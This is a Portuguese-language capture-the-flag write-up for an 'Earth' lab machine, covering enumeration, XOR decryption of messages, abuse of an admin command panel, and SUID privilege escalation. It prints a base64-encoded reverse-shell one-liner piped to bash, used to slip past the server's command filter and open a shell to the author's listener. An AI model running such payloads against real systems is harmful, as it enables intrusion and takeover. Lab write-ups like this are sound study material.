



Autor: Gabriel Juliani Segatto

1. ENUMERAÇÃO

Primeiro, pra ver quais serviços estão rodando na máquina, vamos rodar um NMAP simples. Mas primeiramente, adicionamos o IP que recebemos no arquivo `/etc/hosts` com os endereços DNS sugeridos no próprio desafio:

```
GNU nano 8.3 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali https://nmap.org/ at 2025-08-28 07:37 EDT
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.197.211 earth.local terratest.earth.local
```


A saída do NMAP nos retorna:

```
(kali@kali)-[~]
$ nmap terratest.earth.local -T4 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 07:40 EDT
Nmap scan report for terratest.earth.local (10.10.197.211)
Host is up (0.37s latency).
rDNS record for 10.10.197.211: earth.local
Not shown: 971 filtered tcp ports (no-response), 26 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.59 ((Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11)
443/tcp   open  ssl/http Apache httpd 2.4.59 ((Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.49 seconds
```

Dessa forma sabemos que existem 3 serviços rodando no servidor, **22/ssh**, **80/HTTP** e **443/HTTPS**.

As duas portas de interesse (80 e 443) estão relacionadas cada uma a um dos nomes de DNS que adicionamos anteriormente. Acessando ambas temos a seguinte página:



Send your message to Earth:

Message:

Message key:

Send message

Previous Messages:

- 37090b59030f11060b0a1b4e000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d4413
- 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b

O que chama atenção são algumas mensagens já presentes na página, mas ainda não sabemos qual a criptografia utilizada para cifrá-las. Dessa forma, seguimos para o próximo passo.

2. Fuzz de diretórios

Testando ambas as URLs eu percebo que a mais interessante é a **terratest.earth.local**, e com o comando abaixo descobrimos um diretório escondido **/admin**:

```
(kali㉿kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://terratest.earth.local/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://terratest.earth.local/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 0] [→ /admin/]
```

Acessando o diretório chegamos em uma página de login localizada em **terratest.earth.local/admin/login**:

Log In

Username:

Password:

Agora aparentemente a gente chegou em um beco sem saída, mas aí é importante lembrar de um dos arquivos comuns em sites, que é o **robots.txt**, muito utilizado por ferramentas de

busca. Acessando **https://terratest.earth.local/robots.txt** (sim, precisa ser HTTPS) recebemos a seguinte página:

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

O que chama a atenção aqui é justamente a última linha com **/testingnotes.***. E testando várias extensões de arquivo diferentes, com **.txt** finalmente obtemos uma resposta:

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Com essa mensagem descobrimos que a cifração utilizada nas mensagens encontradas anteriormente é uma XOR, que a chave utilizada para a cifração que pode ser encontrada no arquivo **testdata.txt** e que **terra** é o nome de usuário admin.

Tendo essas informações, podemos usar um decifrador de XOR online para decifrar as mensagens, até que encontramos uma senha e podemos acessar o painel de admin:

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output:

3. Exploit e Shell Reversa

No painel de admin podemos ver que existe um input para comandos que rodam no servidor. A primeira tentativa é tentar abrir uma shell reversa, mas tudo é bloqueado pelo servidor. Em seguida, uma boa sacada é utilizar o site **Reverse Shell Generation** pra gerar o script de shell reversa mas principalmente encriptá-lo em base64. Tendo esse código cifrado, podemos utilizar o seguinte comando no site para conseguir a shell reversa (depois de, claro, rodar **nc -lvnp <PORT>**):

echo "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjYuMjluMjE0LzQ0NDQgMD4mMQ==" | base64 -d | bash

E dessa forma, obtemos acesso remoto ao sistema:

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.22.214] from (UNKNOWN) [10.10.197.211] 44784
bash: cannot set terminal process group (763): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$ whoami
whoami
apache
bash-5.2$
```

4. Procura de Flags e Escalação de Privilégios

A flag de usuário pode ser encontrada em **/var/earth_web/user_flag.txt**.

Para a flag de root, precisamos obter o privilégio. Rodando **sudo -l** não obtemos nada de interessante mas testando **find / -perm -u=s 2>/dev/null** (ambos comandos clássicos para a obtenção de vulnerabilidades) recebemos uma lista:

```
bash-5.2$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/bin/crontab
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/openssh/ssh-keysign
```

Nessa lista, impossível que o arquivo **/usr/bin/reset_root** não chame a atenção. Então, executando o mesmo (colocando um “.” no início do caminho). O resultado do comando nos diz que a senha para root foi redefinida. Utilizando essa senha para logar no root, podemos encontrar a última flag presente no diretório **/root**.

Então é isso. Assim encerramos esse CTF. Espero que tenham gostado HEHE 👍